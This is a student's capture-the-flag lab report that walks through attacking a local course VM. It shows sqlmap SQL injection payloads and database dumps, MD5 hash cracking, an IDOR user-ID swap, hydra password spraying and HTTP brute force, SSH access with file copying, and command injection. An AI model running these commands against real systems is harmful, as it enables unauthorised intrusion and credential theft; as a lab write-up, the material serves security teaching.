Ty Newkirk
Capture the Flags Solo Project: ENPM685-0201
05/16/2025

Flag 1: I found flag 1 by first discovering the url "http://192.168.47.129/addclasses.php?uid=1" has a user input point. I ran SQLMap against the URL to test if it is vulnerable to SQL injection. My SQLMap output confirms a successful SQL injection vulnerability on the uid parameter. Then I performed database enumeration by dumping database names and found **look_in_here** database. I listed the tables in the database and dumped the data from the table to discover flag 1.

```
+----+-----------------+-----------------------------------------+-----------------------------------------------+
| id | name            | password                                | profile                                       |
+----+-----------------+-----------------------------------------+-----------------------------------------------+
| 1  | crackmypassword | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)   | My cracked password is flag1                  |
| 2  | seriously       | 3fc0a7acf087f549ac2b266baf94b8b1 (qwerty123) | Yes flag1 is the password for crackmypassword\n |
+----+-----------------+-----------------------------------------+-----------------------------------------------+
```

Methodology

SQLmap scan against target URL: http://192.168.47.129/addclasses.php?uid=1

```
Please enter full target URL (-u): http://192.168.47.129/addclasses.php?uid=1 --batch --banner
POST data (--data) [Enter for None]:

Injection difficulty (--level/--risk). Please choose:
[1] Normal (default)
[2] Medium
[3] Hard
>

Enumeration (--banner/--current-user/etc). Please choose:
[1] Basic (default)
[2] Intermediate
[3] All
>


sqlmap is running, please wait..

sqlmap identified the following injection point(s) with a total of 72 HTTP(s) requests:
---
Parameter: uid (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: uid=1 --batch --banner' AND 6152=6152 AND 'PmGp'='PmGp

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: uid=1 --batch --banner' AND (SELECT 4363 FROM (SELECT(SLEEP(5)))KviI) AND 'iQSm'='iQSm

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: uid=1 --batch --banner' UNION ALL SELECT CONCAT(0x7170787a71,0x616b6744425241526568586166 5a4245656443564b704251466f46696b53796b68736f7563546469,0x71716a7071),NULL-- -
---
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.0.12
banner: '8.0.42-0ubuntu0.22.04.1'
current user: 'classes@localhost'
current database: 'users'
current user is DBA: False

[*] ending @ 16:21:33 /2025-05-16/
```

Dumped database names, look_in_here looks interesting.

```
┌──(tnewk㉿kali)-[~]
└─$ sqlmap -u "http://192.168.47.129/addclasses.php?uid=1" --dbs

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.5#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:24:34 /2025-05-16/

[16:24:34] [INFO] resuming back-end DBMS 'mysql'
[16:24:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: uid (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: uid=1 --batch --banner' AND 6152=6152 AND 'PmGp'='PmGp

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: uid=1 --batch --banner' AND (SELECT 4363 FROM (SELECT(SLEEP(5)))KviI) AND 'iQSm'='iQSm

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: uid=1 --batch --banner' UNION ALL SELECT CONCAT(0x7170787a71,0x616b6744425241526568586165a4245656443564b704251466f46696b53796b68736f7563546469,0x71716a7071),NULL-- -
---
[16:24:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL ≥ 5.0.12
[16:24:35] [INFO] fetching database names
available databases [5]:
[*] classes
[*] information_schema
[*] look_in_here
[*] performance_schema
[*] users

[16:24:35] [INFO] fetched data logged to text files under '/home/tnewk/.local/share/sqlmap/output/192.168.47.129'
[16:24:35] [WARNING] your sqlmap version is outdated

[*] ending @ 16:24:35 /2025-05-16/
```


Dumped the tables from the database, and found the look_in_inside table

```
┌──(tnewk㉿kali)-[~]
└─$ sqlmap -u "http://192.168.47.129/addclasses.php?uid=1" -D look_in_here --tables

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.5#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:28:14 /2025-05-16/

[16:28:14] [INFO] resuming back-end DBMS 'mysql'
[16:28:14] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: uid (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: uid=1 --batch --banner' AND 6152=6152 AND 'PmGp'='PmGp

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: uid=1 --batch --banner' AND (SELECT 4363 FROM (SELECT(SLEEP(5)))KviI) AND 'iQSm'='iQSm

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: uid=1 --batch --banner' UNION ALL SELECT CONCAT(0x7170787a71,0x616b6744425241526568586165a4245656443564b704251466f46696b53796b68736f7563546469,0x71716a7071),NULL-- -
---
[16:28:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL ≥ 5.0.12
[16:28:14] [INFO] fetching tables for database: 'look_in_here'
Database: look_in_here
[1 table]
+------------+
| look_inside |
+------------+

[16:28:14] [INFO] fetched data logged to text files under '/home/tnewk/.local/share/sqlmap/output/192.168.47.129'
[16:28:14] [WARNING] your sqlmap version is outdated

[*] ending @ 16:28:14 /2025-05-16/
```

Dumped the data from the table and found flag 1 with credentials.


```
┌──(tnewk㉿kali)-[~]
└─$ sqlmap -u "http://192.168.47.129/addclasses.php?uid=1" -D look_in_here -T look_inside --dump

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.5#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:29:40 /2025-05-16/

[16:29:40] [INFO] resuming back-end DBMS 'mysql'
[16:29:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: uid (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: uid=1 --batch --banner' AND 6152=6152 AND 'PmGp'='PmGp

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: uid=1 --batch --banner' AND (SELECT 4363 FROM (SELECT(SLEEP(5)))KviI) AND 'iQSm'='iQSm

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: uid=1 --batch --banner' UNION ALL SELECT CONCAT(0x7170787a71,0x616b6744425241526568586165a4245656443564b704251466f46696b53796b68736f7563546469,0x71716a7071),NULL-- -
---
[16:29:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL ≥ 5.0.12
[16:29:40] [INFO] fetching columns for table 'look_inside' in database 'look_in_here'
[16:29:40] [INFO] fetching entries for table 'look_inside' in database 'look_in_here'
[16:29:40] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[16:29:57] [INFO] writing hashes to a temporary file '/tmp/sqlmapzbcnl7cv286638/sqlmaphashes-k2vbehag.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[16:30:03] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>

[16:30:08] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[16:30:10] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[16:30:30] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[16:31:05] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[16:31:14] [INFO] cracked password 'qwerty123' for hash '3fc8a7acf887f569ac2b266baf94b8b1'
Database: look_in_here
Table: look_inside
[2 entries]
+----+-------------+----------------------------------------------------+----------------------------------------------------+
| id | name        | password                                           | profile                                            |
+----+-------------+----------------------------------------------------+----------------------------------------------------+
| 1  | crackmypassword | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)     | My cracked password is flag1                       |
| 2  | seriously   | 3fc8a7acf887f569ac2b266baf94b8b1 (qwerty123)       | Yes flag1 is the password for crackmypassword\n    |
+----+-------------+----------------------------------------------------+----------------------------------------------------+

[16:31:14] [INFO] table 'look_in_here.look_inside' dumped to CSV file '/home/tnewk/.local/share/sqlmap/output/192.168.47.129/dump/look_in_here/look_inside.csv'
[16:31:14] [INFO] fetched data logged to text files under '/home/tnewk/.local/share/sqlmap/output/192.168.47.129'
[16:31:14] [WARNING] your sqlmap version is outdated

[*] ending @ 16:31:14 /2025-05-16/
```

<u>Flag 2:</u> I found flag 2 by doing initial reconnaissance with wireshark to help discover the vm's IP address using the ARP protocol. Then, I performed a network scan with nmap to identify port 80 was running a web server using the HTTP protocol. I accessed that web server in my browser to discover the web page with multiple links. I clicked the "add a class" url link and noticed it uses user ids, which is a unique identifier assigned to each user in the system. Without proper access control, it could be vulnerable to **Insecure Direct Object Reference (IDOR),** allowing me to change user IDs and discovering flag 2.



<u>Methodology</u>

To find the VM's IP address, I performed initial reconnaissance with Wireshark by filtering arp packets to look for arp requests and replies. This helped enumerate all active devices on a subnet because ARP maps IP addresses to MAC addresses. In the ARP reply packet, I discovered the vm's IP Address: **192.168.47.129**




Ran an ARP scan to identify active devices on my LAN and confirmed the vm's IP address

```
┌──(tnewk㉿kali)-[~]
└─$ sudo arp-scan --interface=eth0 --localnet
Interface: eth0, type: EN10MB, MAC: 00:0c:29:4f:b7:05, IPv4: 192.168.47.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.47.1    00:50:56:c0:00:08       (Unknown)
192.168.47.2    00:50:56:fa:37:50       (Unknown)
192.168.47.129  00:0c:29:23:56:65       (Unknown)
192.168.47.254  00:50:56:ec:2c:33       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.831 seconds (139.81 hosts/sec). 4 responded
```

Ran an Nmap scan to identify open ports and services


```
┌──(tnewk㉿kali)-[~]
└─$ nmap 192.168.47.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-14 21:13 EDT
Nmap scan report for 192.168.47.129
Host is up (0.00064s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
10000/tcp open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

Opened a browser and accessed the server running on port 80.



Explored the application and noticed it uses user ids, which is a unique identifier assigned to each user in the system. Without proper access control, it could be vulnerable to **Insecure Direct Object Reference (IDOR)** allowing me to access other user's data.

Originally, the UID is set to 1 for the user:**demo**



Add A Class -- this is in beta!

User: demo
Message: I'm a demo!!

Sorry add/drop a course is currently offline, please try again later

By changing the UID in the URL from uid=1 to uid=6, the user is now **bingo** and the message is flag 2.

192.168.47.129/addclasses.php?uid=6

Add A Class -- this is in beta!

User: bingo
Message: flag2: web app session? I like jam sessions better


Sorry add/drop a course is currently offline, please try again later

<u>Flag 3:</u> I found flag 3 by performing a hydra brute force attack with a list of possible usernames found from the contacts support page of the web server and password spraying with the password "**Spring2025!"** to remotely log into the vm.


> flag3: "Would I rather be feared or loved? Easy. Both. I want people to be afraid of how much they love me."

Methodology:


Created a list of usernames from the IT support contact page into a **users.txt file.**



Usersnames: mscott, dwright, rhoward, jim, and pam



Performed a hydra brute force attack with **users.txt** and password spraying with "**Spring2025!**" as the password to remotely log into the vm.




After successfully logging in, I discovered the “CONFIDENTIAL.pdf” file in the home directory.

```
┌──(tnewk㉿kali)-[~]
└─$ ssh mscott@192.168.47.129
The authenticity of host '192.168.47.129 (192.168.47.129)' can't be established.
ED25519 key fingerprint is SHA256:B/9BuPu/BjflElM2JI7inPK9iZH5vzWh7vAFFb5otOs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.47.129' (ED25519) to the list of known hosts.
mscott@192.168.47.129's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri May 16 07:36:59 PM UTC 2025

  System load:  0.03               Processes:               226
  Usage of /:   45.7% of 9.75GB    Users logged in:         0
  Memory usage: 23%                IPv4 address for ens33: 192.168.47.129
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

55 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

New release '24.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


*** System restart required ***
mscott@enpm685ctf:~$ ls
CONFIDENTIAL.pdf
```

To view the file, I transferred the pdf file to kali via **scp.**

```
┌──(tnewk㉿kali)-[~]
└─$ scp mscott@192.168.47.129:/home/mscott/CONFIDENTIAL.pdf ~/Downloads/
mscott@192.168.47.129's password:
CONFIDENTIAL.pdf
```

<u>Flag 4</u>: I found flag 4 by doing an aggressive network scan with nmap to gather more information and discovered a HTTP web server running on port 10,000. Opening a web browser, I was immediately prompted with a login form and needed to use brute force to log in. I utilized hydra to guess valid passwords with the username **admin** to brute force pass HTTP form authentication. I logged in with the credentials from hydra’s output and was taken to the web server admin page, where I was prompted to enter a command. This hinted at a command injection vulnerability that I could possibly exploit. I entered the server’s ip address along with the ls command to explore the file system and found a txt file containing flag 4.




Methodology

Aggressive Nmap scan on port 10,000 to discover OS detection, version detection, script scanning, and traceroute.


```
┌──(tnewk㉿kali)-[~]
└─$ nmap -A -p 10000 192.168.47.129

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-16 17:40 EDT
Nmap scan report for 192.168.47.129
Host is up (0.0041s latency).

PORT      STATE SERVICE VERSION
10000/tcp open  http    Apache httpd 2.4.52
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Please Enter Password
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: 401 Unauthorized
Service Info: Host: 127.0.0.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.65 seconds

┌──(tnewk㉿kali)-[~]
└─$
```

Performed Hydra brute force HTTP authentication to get Admin's credentials and logged in.

```
┌──(tnewk㉿kali)-[~]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 10000 -f 192.168.47.129 http-get /admin
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-16 17:50:13
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.47.129:10000/admin
[10000][http-get] host: 192.168.47.129   login: admin   password: password
[STATUS] attack finished for 192.168.47.129 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-16 17:50:14
```



Performed command injection on the admin web server.



Read the contents of youshouldopenthis.txt file with the **cat** command and found flag 4.